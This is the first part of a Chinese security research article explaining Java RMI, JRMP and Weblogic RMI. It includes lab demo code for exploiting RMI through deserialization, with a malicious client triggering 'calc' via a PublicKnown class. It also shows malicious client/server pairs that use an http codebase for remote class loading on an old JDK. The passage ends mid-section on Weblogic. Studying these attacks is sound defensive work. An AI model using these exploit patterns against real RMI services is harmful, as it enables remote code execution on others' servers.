

Java 中 RMI、JNDI、LDAP、JRMP、JMX、JMS那些事儿 (上)

 paper.seebug.org/1091

2019年12月05日

经验心得 · 404专栏

作者：Longofo@知道创宇404实验室

时间：2019年11月4日

之前看了SHIRO-721这个漏洞，然后这个漏洞和SHIRO-550有些关联，在SHIRO-550的利用方式中又看到了利用ysoserial中的JRMP exploit，然后又想起了RMI、JNDI、LDAP、JMX、JMS这些词。这些东西也看到了几次，也看过对应的文章，但把他们联想在一起时这些概念又好像交叉了一样容易混淆。网上的一些资料也比较零散与混乱，所以即使以前看过，没有放在一起看的话很容易混淆。下面是对RMI、JNDI、LDAP、JRMP、JMX、JMS一些资料的整理。

注：这篇先写了RMI、JNDI、LDAP的内容，JRMP、JMX、JMS下篇再继续。文章很长，阅读需要些耐心。

测试环境说明

- 文中的测试代码放到了[github](#)上
- 测试代码的JDK版本在文中会具体说明，有的代码会被重复使用，对应的JDK版本需要自己切换

RMI

在看下以下内容之前，可以阅读下[这篇文章](#)[1]，里面包括了Java RMI相关的介绍，包括对Java RMI的简介、远程对象与非远程对象的区别、Stubs与skeletons、远程接口、UnicastRemoteObject类、RMI注册表、RMI动态加载等内容。

Java RMI

远程方法调用是分布式编程中的一个基本思想。实现远程方法调用的技术有很多，例如CORBA、WebService，这两种是独立于编程语言的。而Java RMI是专为Java环境设计的远程方法调用机制，远程服务器实现具体的Java方法并提供接口，客户端本地仅需根据接口类的定义，提供相应的参数即可调用远程方法并获取执行结果，使分布在不同的JVM中的对象的外表和行为都像本地对象一样。

在[这篇文章](#)[2]中，作者举了一个例子来描述RMI：

假设A公司是某个行业的翘楚，开发了一系列行业上领先的软件。B公司想利用A公司的行业优势进行一些数据上的交换和处理。但A公司不可能把其全部软件都部署到B公司，也不能给B公司全部数据的访问权限。于是A公司在现有的软件结构体系不变的前提下开发了一些RMI方法。B公司调用A公司的RMI方法来实现对A公司数据的访问和操作，而所有数据和权限都在A公司的控制范围内，不用担心B公司窃取其数据或者商业机密。

对于开发者来说，远程方法调用就像我们本地调用一个对象的方法一样，他们很多时候不需要关心内部如何实现，只关心传递相应的参数并获取结果就行了。但是对于攻击者来说，要执行攻击还是需要了解一些细节的。

注：这里我在RMI前面加上了Java是为了和Weblogic RMI区分。Java本身对RMI规范的实现默认使用的是JRMP协议，而Weblogic对RMI规范的实现使用T3协议，Weblogic之所以开发T3协议，是因为他们需要可扩展，高效的协议来使用Java构建企业级的分布式对象系统。

JRMP：Java Remote Message Protocol，Java 远程消息交换协议。这是运行在Java RMI之下、TCP/IP之上的线路层协议。该协议要求服务端与客户端都为Java编写，就像HTTP协议一样，规定了客户端和服务端通信要满足的规范。


Java RMI远程方法调用过程

几个tips：

1. RMI的传输是基于反序列化的。
2. 对于任何一个以对象为参数的RMI接口，你都可以发一个自己构建的对象，迫使服务器端将这个对象按任何一个存在于服务端classpath（不在classpath的情况，可以看后面RMI动态加载类相关部分）中的可序列化类来反序列化恢复对象。

使用远程方法调用，会涉及参数的传递和执行结果的返回。参数或者返回值可以是基本数据类型，当然也有可能是对象的引用。所以这些需要被传输的对象必须可以被序列化，这要求相应的类必须实现 `java.io.Serializable` 接口，并且客户端的 `serialVersionUID` 字段要与服务器端保持一致。

在JVM之间通信时，RMI对远程对象和非远程对象的处理方式是不一样的，它并没有直接把远程对象复制一份传递给客户端，而是传递了一个远程对象的Stub，Stub基本上相当于是远程对象的引用或者代理（Java RMI使用到了代理模式）。Stub对开发者是透明的，客户端可以像调用本地方法一样直接通过它来调用远程方法。Stub中包含了远程对象的定位信息，如Socket端口、服务端主机地址等等，并实现了远程调用过程中具体的底层网络通信细节，所以RMI远程调用逻辑是这样的：



从逻辑上来说，数据是在Client和Server之间横向流动的，但是实际上是从Client到Stub，然后从Skeleton到Server这样纵向流动的：


1. Server端监听一个端口，这个端口是JVM随机选择的；
2. Client端并不知道Server远程对象的通信地址和端口，但是Stub中包含了这些信息，并封装了底层网络操作；

3. Client端可以调用Stub上的方法；
4. Stub连接到Server端监听的通信端口并提交参数；
5. 远程Server端上执行具体的方法，并返回结果给Stub；
6. Stub返回执行结果给Client端，从Client看来就好像是Stub在本地执行了这个方法一样；

怎么获取Stub呢？

假设Stub可以通过调用某个远程服务上的方法向远程服务来获取，但是调用远程方法又必须先有远程对象的Stub，所以这里有个死循环问题。JDK提供了一个RMI注册表（RMIRegistry）来解决这个问题。RMIRegistry也是一个远程对象，默认监听在传说中的1099端口上，可以使用代码启动RMIRegistry，也可以使用rmiregistry命令。

使用RMI Registry之后，RMI的调用关系应该是这样的：



所以从客户端角度看，服务端应用是有两个端口的，一个是RMI Registry端口（默认为1099），另一个是远程对象的通信端口（随机分配的），通常我们只需要知道Registry的端口就行了，Server的端口包含在了Stub中。RMI Registry可以和Server端在一台服务器上，也可以在另一台服务器上，不过大多数时候在同一台服务器上且运行在同一JVM环境下。

模拟Java RMI利用

我们使用下面的例子来模拟Java RMI的调用过程并执行攻击：

- 1.创建服务端对象类，先创建一个接口继承 `java.rmi.Remote`

```
//Services.java
package com.longofo.javarmi;

import java.rmi.RemoteException;

public interface Services extends java.rmi.Remote {
    String sendMessage(Message msg) throws RemoteException;
}
```

- 2.创建服务端对象类，实现这个接口

```
//ServicesImpl.java
package com.longofo.javarmi;

import java.rmi.RemoteException;

public class ServicesImpl implements Services {
    public ServicesImpl() throws RemoteException {
    }

    @Override
    public String sendMessage(Message msg) throws RemoteException {
        return msg.getMessage();
    }
}
```

3.创建服务端远程对象骨架skeleton并绑定在Registry上

```

//RMIServer.java
package com.longofo.javarmi;

import java.rmi.RMISecurityManager;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.rmi.server.UnicastRemoteObject;

public class RMIServer {
    /**
     * Java RMI 服务端
     *
     * @param args
     */
    public static void main(String[] args) {
        try {
            // 实例化服务端远程对象
            ServicesImpl obj = new ServicesImpl();
            // 没有继承UnicastRemoteObject时需要使用静态方法exportObject处理
            Services services = (Services) UnicastRemoteObject.exportObject(obj,
0);

            Registry reg;
            try {
                //如果需要使用RMI的动态加载功能，需要开启RMISecurityManager，并配置
policy以允许从远程加载类库
                System.setProperty("java.security.policy",
RMIServer.class.getClassLoader().getResource("java.policy").getFile());
                RMISecurityManager securityManager = new RMISecurityManager();
                System.setSecurityManager(securityManager);

                // 创建Registry
                reg = LocateRegistry.createRegistry(9999);
                System.out.println("java RMI registry created. port on
9999...");
            } catch (Exception e) {
                System.out.println("Using existing registry");
                reg = LocateRegistry.getRegistry();
            }
            //绑定远程对象到Registry
            reg.rebind("Services", services);
        } catch (RemoteException e) {
            e.printStackTrace();
        }
    }
}

```

4.创建恶意客户端

```

package com.longofo.javarmi;

import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class RMIClient {
    /**
     * Java RMI恶意利用demo
     *
     * @param args
     * @throws Exception
     */
    public static void main(String[] args) throws Exception {
        Registry registry = LocateRegistry.getRegistry();
        // 获取远程对象的引用
        Services services = (Services)
registry.lookup("rmi://127.0.0.1:9999/Services");
        PublicKnown malicious = new PublicKnown();
        malicious.setParam("calc");
        malicious.setMessage("haha");

        // 使用远程对象的引用调用对应的方法
        System.out.println(services.sendMessage(malicious));
    }
}

```

上面这个例子是在[CVE-2017-3241分析\[3\]](#)中提供代码基础上做了一些修改，完整的测试代码已经放到[github](#)上了，先启动RMI Server端 `java-rmi-server/src/main/java/com/longofo/javarmi/RMIServer`，在启动RMI客户端 `java-rmi-client/src/main/java/com/longofo/javarmi/RMIClient` 就可以复现，在JDK 1.6.0_29测试通过。

在ysoserial中的RMIRegistryExploit提供另一种思路，利用其他客户端也能向服务端的Registry注册远程对象的功能，由于对象绑定时也传递了序列化的数据，在Registry端（通常和服务端在同一服务器且处于同一JVM下）会对数据进行反序列化处理，RMIRegistryExploit中使用的CommonsCollections1这个payload，如果Registry端也存在CommonsCollections1这个payload使用到的类就能恶意利用。对于一些CommonsCollections1利用不了的情况，例如CommonsCollections1中相关利用类被过滤拦截了，也还有其他例如结合JRMP方式进行利用的方法，可以参考下这位作者的[思路](#)。

这里还需要注意这时Server端是作为RMI的服务端而成为受害者，在后面的RMI动态类加载或JNDI注入中可以看到Server端也可以作为RMI客户端成为受害者。

上面的代码假设RMIServer就是提供Java RMI远程方法调用服务的厂商，他提供了一个Services接口供远程调用；


在客户端中，正常调用应该是 `stub.sendMessage(Message)`，这个参数应该是Message类对象的，但是我们知道服务端存在一个公共的已知PublicKnown类（比如经典的Apache Common Collection，这里只是用PublicKnown做一个类比），它有readObject方法并且在readObject中存在命令执行的能力，所以我们客户端可以写一个与服务端包名，类名相同的类并继承Message类(Message类在客户端服务端都有的)，根据上面两个Tips，在服务端会反序列化传递的数据，然后到达PublicKnown执行命令的地方（这里需要注意的是服务端

PublicKnown类的serialVersionUID与客户端的PublicKnown需要保持一致，如果不写在序列化时JVM会自动根据类的属性等生成一个UID，不过有时候自动生成的可能会不一致，不过不一致时，Java RMI服务端会返回错误，提示服务端相应类的serialVersionUID，在本地类重新加上服务端的serialVersionUID就行了）：

```
λ java -jar java-rmi-server-1.0-SNAPSHOT.jar
java RMI registry created. port on 9999...
```




```
λ java -jar java-rmi-client-1.0-SNAPSHOT.jar
Exception in thread "main" java.lang.IllegalArgumentException: argument type mismatch
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    at java.lang.reflect.Method.invoke(Method.java:498)
    at sun.rmi.server.UnicastServerRef.dispatch(UnicastServerRef.java:357)
    at sun.rmi.transport.Transport$1.run(Transport.java:200)
    at sun.rmi.transport.Transport$1.run(Transport.java:197)
    at java.security.AccessController.doPrivileged(Native Method)
    at sun.rmi.transport.Transport.serviceCall(Transport.java:196)
    at sun.rmi.transport.tcp.TCPTransport.handleMessages(TCPTransport.java:573)
    at sun.rmi.transport.tcp.TCPTransport$ConnectionHandler.run0(TCPTransport.java:834)
    at sun.rmi.transport.tcp.TCPTransport$ConnectionHandler.lambda$run$0(TCPTransport.java:688)
    at java.security.AccessController.doPrivileged(Native Method)
    at sun.rmi.transport.tcp.TCPTransport$ConnectionHandler.run(TCPTransport.java:687)
    at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
    at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
    at java.lang.Thread.run(Thread.java:748)
    at sun.rmi.transport.StreamRemoteCall.exceptionReceivedFromServer(StreamRemoteCall.java:283)
    at sun.rmi.transport.StreamRemoteCall.executeCall(StreamRemoteCall.java:260)
    at sun.rmi.server.UnicastRef.invoke(UnicastRef.java:161)
    at java.rmi.server.RemoteObjectInvocationHandler.invokeRemoteMethod(RemoteObjectInvocationHandler.java:227)
    at java.rmi.server.RemoteObjectInvocationHandler.invoke(RemoteObjectInvocationHandler.java:179)
    at com.sun.proxy.$Proxy0.sendMessage(Unknown Source)
    at com.longofo.javarm1.RMIClient.main(RMIClient.java:16)
```




上面这个错误也是从服务端发送过来的，不过不要紧，命令在出现错误之前就执行了。

来看下调用栈，我们在服务端的PublicKnown类中readObject下个断点，



从 `sun.rmi.server.UnicastRef` 开始调用了readObject，然后一直到调用PublicKnown类的readObject

抓包看下通信的数据：



可以看到PublicKnown类对象确实被序列化传递了，通信过程全程都有被序列化的数据，那么在服务端也肯定会进行反序列化恢复对象，可以自己抓包看下。

Java RMI的动态加载类

java.rmi.server.codebase : `java.rmi.server.codebase` 属性值表示一个或多个URL位置，可以从中下载本地找不到的类，相当于一个代码库。代码库定义为将类加载到虚拟机的源或场所，可以将 `CLASSPATH` 视为“本地代码库”，因为它是磁盘上加载本地类的位置的列表。就像 `CLASSPATH` “本地代码库”一样，小程序和远程对象使用的代码库可以被视为“远程代码库”。

RMI核心特点之一就是动态类加载，如果当前JVM中没有某个类的定义，它可以从远程URL去下载这个类的class，动态加载的class文件可以使用http://、ftp://、file://进行托管。这可以动态的扩展远程应用的功能，RMI注册表上可以动态的加载绑定多个RMI应用。对于客户端而言，如果服务端方法的返回值可能是一些子类的对象实例，而客户端并没有这些子类的class文件，如果需要客户端正确调用这些子类中被重写的方法，客户端就需要从服务端提供的 `java.rmi.server.codebase` URL去加载类；对于服务端而言，如果客户端传递的方法参数是远程对象接口方法参数类型的子类，那么服务端需要从客户端提供的 `java.rmi.server.codebase` URL去加载对应的类。客户端与服务端两边的 `java.rmi.server.codebase` URL都是互相传递的。无论是客户端还是服务端要远程加载类，都需要满足以下条件：

1. 由于Java SecurityManager的限制，默认是不允许远程加载的，如果需要进行远程加载类，需要安装RMISecurityManager并且配置java.security.policy，这在后面的利用中可以看到。
2. 属性 `java.rmi.server.useCodebaseOnly` 的值必需为false。但是从JDK 6u45、7u21开始，`java.rmi.server.useCodebaseOnly` 的默认值就是true。当该值为true时，将禁用自动加载远程类文件，仅从CLASSPATH和当前虚拟机的java.rmi.server.codebase 指定路径加载类文件。使用这个属性来防止虚拟机从其他Codebase地址上动态加载类，增加了RMI ClassLoader的安全性。

注：在JNDI注入的利用方法中也借助了这种动态加载类的思路。

远程方法返回对象为远程接口方法返回对象的子类（目标Server端为RMI客户端时的恶意利用）

远程对象接口（这个接口一般都是公开的）：

```
//Services.java
package com.longofo.javarmi;

import java.rmi.RemoteException;

public interface Services extends java.rmi.Remote {
    Object sendMessage(Message msg) throws RemoteException;
}
```

恶意的远程对象类的实现：

```
package com.longofo.javarmi;

import com.longofo.remoteclass.ExportObject;

import java.rmi.RemoteException;

public class ServicesImpl1 implements Services {
    @Override
    //这里在服务端将返回值设置为了远程对象接口Object的子类，这个ExportObject在客户端是不存在的
    public ExportObject sendMessage(Message msg) throws RemoteException {
        return new ExportObject();
    }
}
```

恶意的RMI服务端：

```

package com.longofo.javarmi;

import java.rmi.AlreadyBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.rmi.server.UnicastRemoteObject;

public class RMIServer1 {
    public static void main(String[] args) {
        try {
            // 实例化服务端远程对象
            ServicesImpl1 obj = new ServicesImpl1();
            // 没有继承UnicastRemoteObject时需要使用静态方法exportObject处理
            Services services = (Services) UnicastRemoteObject.exportObject(obj,
0);

            //设置java.rmi.server.codebase
            System.setProperty("java.rmi.server.codebase",
"http://127.0.0.1:8000/");

            Registry reg;
            try {
                // 创建Registry
                reg = LocateRegistry.createRegistry(9999);
                System.out.println("java RMI registry created. port on 9999...");
            } catch (Exception e) {
                System.out.println("Using existing registry");
                reg = LocateRegistry.getRegistry();
            }
            //绑定远程对象到Registry
            reg.bind("Services", services);
        } catch (RemoteException e) {
            e.printStackTrace();
        } catch (AlreadyBoundException e) {
            e.printStackTrace();
        }
    }
}

```

RMI客户端：

```
//RMIClient1.java
package com.longofo.javarmi;

import java.rmi.RMISecurityManager;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class RMIClient1 {
    /**
     * Java RMI恶意利用demo
     *
     * @param args
     * @throws Exception
     */
    public static void main(String[] args) throws Exception {
        //如果需要使用RMI的动态加载功能，需要开启RMISecurityManager，并配置policy以允许从远
        程加载类库
        System.setProperty("java.security.policy",
            RMIClient1.class.getClassLoader().getResource("java.policy").getFile());
        RMISecurityManager securityManager = new RMISecurityManager();
        System.setSecurityManager(securityManager);

        Registry registry = LocateRegistry.getRegistry("127.0.0.1", 9999);
        // 获取远程对象的引用
        Services services = (Services) registry.lookup("Services");
        Message message = new Message();
        message.setMessage("hahaha");

        services.sendMessage(message);
    }
}
```

这样就模拟出了一种攻击场景，这时受害者是作为RMI客户端的，需要满足以下条件才能利用：

1. 可以控制客户端去连接我们的恶意服务端
2. 客户端允许远程加载类
3. 还有上面的说的JDK版本限制

可以看到利用条件很苛刻，如果真的满足了以上条件，那么就可以模拟一个恶意的RMI服务端进行攻击。完整代码在[github](#)上，先启动 `remote-class/src/main/java/com/longofo/remoteclass/HttpServer`，接着启动 `java-rmi-server/src/main/java/com/longofo/javarmi/RMIServer1.java`，再启动 `java-rmi-client/src/main/java/com/longofo/javarmi/RMIClient1.java` 即可复现，在JDK 1.6.0_29测试通过。

远程方法参数对象为远程接口方法参数对象的子类（目标Server端需要为RMI Server端才能利用）

刚开始讲Java RMI的时候，我们模拟了一种攻击，那种情况和这种情况是类似的，上面那种情况是利用加载本地类，而这里的是加载远程类。

RMI服务端：

```

//RMIServer.java
package com.longofo.javarmi;

import java.rmi.AlreadyBoundException;
import java.rmi.RMISecurityManager;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.rmi.server.UnicastRemoteObject;

public class RMIServer2 {
    /**
     * Java RMI 服务端
     *
     * @param args
     */
    public static void main(String[] args) {
        try {
            // 实例化服务端远程对象
            ServicesImpl obj = new ServicesImpl();
            // 没有继承UnicastRemoteObject时需要使用静态方法exportObject处理
            Services services = (Services) UnicastRemoteObject.exportObject(obj,
0);

            Registry reg;
            try {
                //如果需要使用RMI的动态加载功能，需要开启RMISecurityManager，并配置policy
以允许从远程加载类库
                System.setProperty("java.security.policy",
RMIServer.class.getClassLoader().getResource("java.policy").getFile());
                RMISecurityManager securityManager = new RMISecurityManager();
                System.setSecurityManager(securityManager);

                // 创建Registry
                reg = LocateRegistry.createRegistry(9999);
                System.out.println("java RMI registry created. port on 9999...");
            } catch (Exception e) {
                System.out.println("Using existing registry");
                reg = LocateRegistry.getRegistry();
            }
            //绑定远程对象到Registry
            reg.bind("Services", services);
        } catch (RemoteException e) {
            e.printStackTrace();
        } catch (AlreadyBoundException e) {
            e.printStackTrace();
        }
    }
}

```

远程对象接口：

```

package com.longofo.javarmi;

import java.rmi.RemoteException;

public interface Services extends java.rmi.Remote {
    Object sendMessage(Message msg) throws RemoteException;
}

```

恶意远程方法参数对象子类：

```

package com.longofo.remoteclass;

import com.longofo.javarmi.Message;

import javax.naming.Context;
import javax.naming.Name;
import javax.naming.spi.ObjectFactory;
import java.io.Serializable;
import java.util.Hashtable;

public class ExportObject1 extends Message implements ObjectFactory, Serializable {

    private static final long serialVersionUID = 4474289574195395731L;

    public Object getObjectInstance(Object obj, Name name, Context nameCtx,
        Hashtable<?, ?> environment) throws Exception {
        return null;
    }
}

```

恶意RMI客户端：

```

package com.longofo.javarmi;

import com.longofo.remoteclass.ExportObject1;

import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class RMIClient2 {
    public static void main(String[] args) throws Exception {
        System.setProperty("java.rmi.server.codebase", "http://127.0.0.1:8000/");
        Registry registry = LocateRegistry.getRegistry();
        // 获取远程对象的引用
        Services services = (Services)
registry.lookup("rmi://127.0.0.1:9999/Services");
        ExportObject1 exportObject1 = new ExportObject1();
        exportObject1.setMessage("hahaha");

        services.sendMessage(exportObject1);
    }
}

```

这样就模拟出了另一种攻击场景，这时受害者是作为RMI服务端，需要满足以下条件才能利用：

1. RMI服务端允许远程加载类
2. 还有JDK限制

利用条件也很苛刻，如果真的满足了以上条件，那么就可以模拟一个恶意的RMI客户端进行攻击。完整代码在[github](#)上，先启动 `remote-`

`class/src/main/java/com/longofo/remoteclass/HttpServer`，接着启动 `java-rmi-server/src/main/java/com/longofo/javarmi/RMIServer2.java`，再启动 `java-rmi-client/src/main/java/com/longofo/javarmi/RMIClient2.java` 即可复现，在JDK 1.6.0_29测试通过。

Weblogic RMI

Weblogic RMI与Java RMI的区别

为什么要把Weblogic RMI写这里呢？因为通过Weblogic RMI作为反序列化入口导致的漏洞很多，常常听见的通过Weblogic T3协议进行反序列化...一开始也没去了详细了解过Weblogic RMI和Weblogic T3协议有什么关系，也是直接拿着python weblogic那个T3脚本直接打。然后搜索的资料大多也都是讲的上面的Java RMI，用的JRMP协议传输，没有区分过Java RMI和Weblogic RMI有什么区别，T3和JRMP又是是什么，很容易让人迷惑。

从这篇文章中[5]我们可以了解到，WebLogic RMI是服务器框架的组成部分。它使Java客户端可以透明地访问WebLogic Server上的RMI对象，这包括访问任何已部署到WebLogic的EJB组件和其他J2EE资源，它可以构建快速、可靠、符合标准的RMI应用程序。当RMI对象部署到WebLogic群集时，它还集成了对负载均衡和故障转移的支持。WebLogic RMI与Java RMI规范完全兼容，上面提到的动态加载功能也是具有的，同时还提供了在标准Java RMI实现下更多的功能与扩展。下面简要概述了使用WebLogic版本的RMI的一些其他好处：

1.性能和可扩展性

WebLogic包含了高度优化的RMI实现。它处理与RMI支持有关的所有实现问题：管理线程和套接字、垃圾回收和序列化。标准RMI依赖于客户端与服务器之间以及客户端与RMI注册表之间的单独套接字连接。WebLogic RMI将所有这些网络流量多路复用到客户端和服务器的单个套接字连接上（这里指的就是T3协议吧）。相同的套接字连接也可重用于其他类型的J2EE交互，例如JDBC请求和JMS连接。通过最小化客户端和WebLogic之间的网络连接，RMI实现可以在负载下很好地扩展，并同时支持大量RMI客户端，它还依赖于高性能的**序列化**逻辑。

此外，当客户端在与RMI对象相同的VM中运行时，WebLogic会自动优化客户端与服务器之间的交互。它确保您不会因调用远程方法期间对参数进行编组或取消编组而导致任何性能损失。相反，当客户端和服务对象并置时，并且在类加载器层次结构允许时，WebLogic使用Java的按引用传递语义。

2.客户端之间的沟通

WebLogic的RMI提供了客户端和服务之间的异步双向套接字连接。RMI客户端可以调用由服务器端提供的RMI对象以及通过WebLogic的RMI Registry注册了远程接口的其他客户端的RMI对象公开的方法。因此，**客户端应用程序可以通过服务器注册表发布RMI对象，而其他客户端或服务可以使用这些客户端驻留的对象，就像它们将使用任何服务器驻留的对象一样。**这样，您可以创建涉及RMI客户端之间对等双向通信的应用程序。

3.RMI注册中心

只要启动WebLogic，RMI注册表就会自动运行。WebLogic会忽略创建RMI注册表的多个实例的尝试，仅返回对现有注册表的引用。

WebLogic的RMI注册表与JNDI框架完全集成。可以使用**JNDI或RMI注册表**（可以看到上面Java RMI我使用了Registry，后面Weblogic RMI中我使用的是JNDI方式，两种方式对RMI服务都是可以的）来绑定或查找服务器端RMI对象。实际上，RMI注册中心只是WebLogic的JNDI树之上的一小部分。我们建议您直接使用JNDI API来注册和命名RMI对象，而完全绕过对RMI注册表的调用。JNDI提供了通过其他企业命名和目录服务（例如LDAP）发布RMI对象的前景。

4.隧道式

